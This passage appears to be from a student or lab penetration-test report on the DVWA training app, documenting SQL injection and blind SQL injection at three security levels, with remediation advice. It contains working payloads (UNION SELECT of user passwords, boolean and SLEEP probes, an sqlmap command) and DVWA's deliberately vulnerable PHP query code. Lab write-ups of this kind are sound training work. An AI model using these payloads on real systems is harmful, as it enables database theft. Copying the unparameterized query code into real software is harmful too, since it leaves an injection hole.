


Fig 7.7.4 – ORDER BY used to find the number of columns




Fig 7.7.5 – UNION SELECT used to pull data from another table




Fig 7.7.6 – Database information or credentials extracted

Steps Performed – Medium Security Level

1. Set the DVWA security level to Medium, and open the SQL Injection module again.
2. Note that the ID is now selected from a drop-down list rather than typed freely (Fig 7.7.7).
3. View the source code. The query uses mysqli_real_escape_string() on the input, but the input is still placed directly into the query and is still a plain number field underneath, so a request can be sent directly with an altered ID value instead of using the drop-down (Fig 7.7.8).
4. Since the drop-down prevents the payload from being typed directly, use Burp Suite to intercept the request instead.
5. Intercept the request and change the id=1 parameter to id=1 UNION SELECT user, password FROM users-- , then forward the request and view the result in the response (Fig 7.7.9, Fig 7.7.10).

Evidence

Fig 7.7.7 – Medium-level module showing the ID selected from a drop-down list

SQL Injection Source

vulnerabilities/sqli/source/medium.php

```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Display values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
```

Fig 7.7.8 – Medium-level source code showing mysqli_real_escape_string used on the input




Fig 7.7.9 – Crafted ID value submitted directly in the request




Fig 7.7.10 – Result of the Medium-level attempt

Steps Performed – High Security Level

1. Set the DVWA security level to High, and open the SQL Injection module again.
2. View the source code. The High level uses a session-based query with a LIMIT clause, which changes how the injection needs to be structured (Fig 7.7.11).
3. Adjust the original payload to account for the LIMIT clause and submit it (Fig 7.7.12).
4. Confirm that the adjusted payload still returns data, proving the High level can also be bypassed (Fig 7.7.13).

Evidence

Fig 7.7.11 – High-level source code showing the session-based query and LIMIT clause

```php
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
            $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }

            ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last  = $row["last_name"];

                    // Feedback for end user
```

Fig 7.7.12 – Adjusted injection accounting for the LIMIT clause




Fig 7.7.13 – Result of the High-level attempt

Behavior at Each Security Level

Level	What was tried	Result
Low	No input sanitization; UNION-based injection returned data from other tables.	Exploited
Medium	Input is escaped and taken from a drop-down list, but a direct request can still alter it.	Exploited
High	A session-based query with a LIMIT clause requires the injection to be adjusted.	Exploited

Table 7.7 – SQL Injection Results by Security Level

Impact

An attacker can read, modify or delete data in the database, bypass authentication, and in some configurations gain further access to the server. Exposed data can include usernames, password hashes and other sensitive records.

Risk Rating

Critical. It gives direct access to the database with little effort and can expose the entire contents of the application's data.

Remediation

- Use prepared statements with parameterized queries instead of building queries from strings.
- Validate the type, length and format of all input on the server.
- Apply the principle of least privilege to the database account used by the application.
- Do not expose detailed database error messages to users.
- Use a web application firewall as an additional layer of defense, not as a substitute for secure code.

7.8 SQL Injection (Blind)

Vulnerability	SQL Injection (Blind)
Module path	DVWA → SQL Injection (Blind)
OWASP Top 10 (2021)	A03:2021 – Injection
Risk rating	High
Security levels tested	Low, Medium, High
Tools used	Web browser, SQL map (optional)

Description

The Blind SQL Injection module also looks up a user by ID, but the page does not display any database data or error messages. The only feedback is whether the page shows a “User ID exists” message or not, so the attacker must infer information indirectly by observing how the page responds to true and false conditions, or by measuring how long the response takes.

Steps Performed – Low Security Level

1. Set the DVWA security level to Low, and open the SQL Injection (Blind) module (Fig 7.8.1).
2. Submit a normal ID, such as 1, and note the “User ID exists in the database.” message (Fig 7.8.2).
3. Submit 1' AND '1'='1, a condition that is true, and confirm the page still shows the exists message (Fig 7.8.3).
4. Submit 1' AND '1'='2, a condition that is false, and confirm the page now shows no result, proving the true/false difference can be observed (Fig 7.8.4).
5. Use an ORDER BY clause (1' ORDER BY 1--, 1' ORDER BY 2--, 1' ORDER BY 3--, and so on) to test how many columns the users table has (Fig 7.8.5).
6. Use the SUBSTRING() function to test the database name one character at a time, for example 1' AND SUBSTRING(database(),1,1)='a'#. If the character is wrong the exists message disappears; after trying different letters, 1' AND SUBSTRING(database(),1,1)='d'# returns “User ID exists in the database.”, showing the database name starts with “d”.
7. Submit a time-based payload, such as 1' AND SLEEP(5)-- , and confirm the response is noticeably delayed, showing that a timing difference can also be used to confirm the injection (Fig 7.8.6).
8. Enter any ID in the ID field and turn on the Burp Suite intercept before clicking Submit.
9. In the intercepted request, mark the ID parameter's position with an asterisk (*) so sqlmap can recognize it.
10. Save the request to a file with a .req extension.
11. Run sqlmap against the saved request: sqlmap -r <file_name.req> --technique=B --dbs, where -r reads the request from the file, --technique=B restricts the attack to the blind technique, and --dbs enumerates the available databases.

Evidence

Fig 7.8.1 – DVWA Security level set to Low, SQL Injection (Blind) module page

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];
    $exists = false;

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            try {
                $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ); // Removed 'or die' to suppress mysql errors
            } catch (Exception $e) {
                print "There was an error.";
                exit;
            }

            $exists = false;
            if ($result !== false) {
                try {
                    $exists = (mysqli_num_rows( $result ) > 0);
                } catch(Exception $e) {
                    $exists = false;
                }
            }
            ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            try {
                $results = $sqlite_db_connection->query($query);
                $row = $results->fetchArray();
                $exists = $row !== false;
            } catch(Exception $e) {
                $exists = false;
```

Fig 7.8.2 – Normal lookup showing the "User ID exists" message




Fig 7.8.3 – True condition still showing the exists message




Fig 7.8.4 – False condition showing no result




Fig 7.8.5 – Boolean-based query used to test one character at a time




